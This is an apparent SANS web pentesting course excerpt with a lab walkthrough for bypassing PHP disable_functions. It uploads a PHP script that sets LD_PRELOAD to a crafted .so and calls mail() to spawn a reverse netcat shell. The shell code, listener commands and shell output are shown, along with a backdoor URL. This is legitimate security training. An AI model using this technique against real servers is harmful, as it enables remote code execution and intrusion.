

# Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

## Web Application Security Defenses

Exercise: WAF Versus Web Framework

Developer Created Defenses

Web Framework Defenses

Inline Security Defenses

Exercise: Understanding ModSecurity Rules

## Bypassing Defenses

Fingerprinting Defenses

Exercise: Fingerprinting Defenses

Bypassing XSS Defenses

Exercise: Bypassing XSS Defenses

Bypassing SQL Injection Defenses

Exercise: Bypassing SQL Injection Defenses

Bypassing Application Restrictions

Exercise: RCE Bypass with PHP mail()

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## EXERCISE: BYPASSING SQL INJECTION DEFENSES

**Target:** [http://wp-hard.sec642.org/upload\\_ex](http://wp-hard.sec642.org/upload_ex)

**Additional Sites:** [http://wp.sec642.org/connect\\_back](http://wp.sec642.org/connect_back)

**Description:** This is a clone of the Day 2 WordPress Blog Site, restricted.

**Goals:**

- The application will allow for any type of arbitrary file upload and file recall.
- Using `phpinfo()` enumerate `disable_functions`
- Using the `mail()` vulnerability execute a reverse nc shell.

**Hint:**

- Other students will be attempting to attack the same system, remember to name your files differently than the other students.
- The nc file is already uploaded to the appropriate directory
- We have already provided a mechanism to build .so files because our virtual machine is 32bit while our containers are 64bit.

This lab will combine some filtering bypasses for you to work through. The application located here:

**[http://wp-hard.sec642.org/upload\\_ex](http://wp-hard.sec642.org/upload_ex)**

<http://wp-hard.sec642.org> is a clone of the WordPress blog that you tested in Day 2. This time however, if you log in you will no longer be able to use the backdoor.

Try it by going to:

**<http://wp-hard.sec642.org/?door=knob&cmd=id>**

## EXERCISE WALKTHROUGH

Stop here if you would like to  
solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead  
to walk you through the exercise, showing you how to achieve  
each of the goals.

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## EXERCISE: VALIDATION

Warning: system() has been disabled for security reasons in /var/www/html/wp-content/themes/twenty十九/function.php

Attempting to use our backdoor now fails

Create a file which calls phpinfo();

```
samurai@samuraiwtf:/tmp$ cat pod1.php
<?php phpinfo(); ?>
samurai@samuraiwtf:/tmp$
```

Upload a file using the upload\_ex and call it.

wp-hard.sec642.org/upload\_ex/uploads/

Select a file to upload:  pod1\_shell.php

The first thing we will try is our backdoor script from Day 2 to ensure that system() is truly disabled. Once this is verified, let's see if we can arbitrarily upload PHP files and then recall them:

The upload script is here:

**[http://wp-hard.sec642.org/upload\\_ex/](http://wp-hard.sec642.org/upload_ex/)**

The files are uploaded here:

**[http://wp-hard.sec642.org/upload\\_ex/uploads](http://wp-hard.sec642.org/upload_ex/uploads)**

To perform this portion of the exercise build the appropriate files such that we can enumerate all disabled functions


## EXERCISE: DISABLE\_FUNCTIONS

default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	exec, passthru, shell_exec, system, popen, proc_open	exec, passthru, shell_exec, system, popen, proc_open
display_errors	On	On

On the system we can now see disabled functions.

We can see why things are disabled here, `phpinfo()` will label the functions `disable_functions`.

## EXERCISE: CREATING A .SO FILE



A screenshot of a web browser showing the URL `wp.sec642.org/connect_back/`. The page contains three input fields: "What is your ip:", "What is your listening port:", and "Give me a unique filename:". Below these fields is a "submit" button and the text "test.so".

connect\_back directory allows you to create a .so file you can use to trigger the nc command

Once you come back to this page your file will be shown.

This website just automates the building of a .so file. The base\_file used is the one shows in the .so example in the deck. This is only here because of compatibility issues with our virtual machine.

## EXERCISE: CREATING A PHP\_BACKDOOR SHELL

```
samurai@samuraiwtf:/tmp$ cat pod1_shell.php
<?php
putenv("LD_PRELOAD=/var/www/html/upload_ex/uploads/pod1.so");
mail("test@test.com","", "", "", "");
?>
```

Create a shell php script that calls a mail function


```
samurai@samuraiwtf:/tmp$ nc -nvlp 8888
listening on [any] 8888 ...
```

Start a nc listener to match your .so file

In this example we are going to create a php shell backdoor that we can upload. Ensure that the .so file listed in the script matches the filename of **your** .so file.

Start a nc listener on your samurai vm.

## EXERCISE: UPLOAD THE SCRIPT



Upload the .so file and .php file you just created to the server

```
samurai@samuraiwtf:/tmp$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.42.54.79] from (UNKNOWN) [10.42.6.4] 46730
ls
connect_back.c
connect_back.so
nc
php_shell.php
pod1_shell.php
test2.so
whoami
www-data
exit
```

If everything was created correctly, there should be a connection back.

If the .so file and php script are created with the appropriate variables a full connection back should be made available.



## EXERCISE: CONCLUSION

In this lab we saw how to we could bypass a PHP sandboxed restricted environment and cause remote execution under a specific set of circumstances.

While it seemed to be a trivial set of conditions there are many other bypasses that exist in PHP that will allow for arbitrary file uploads.

This concludes our exercise.

## COURSE RESOURCES AND CONTACT INFORMATION



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### PENTESTING RESOURCES

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Twitter: [@SANSPenTest](https://twitter.com/SANSPenTest)



### SANS EMAIL

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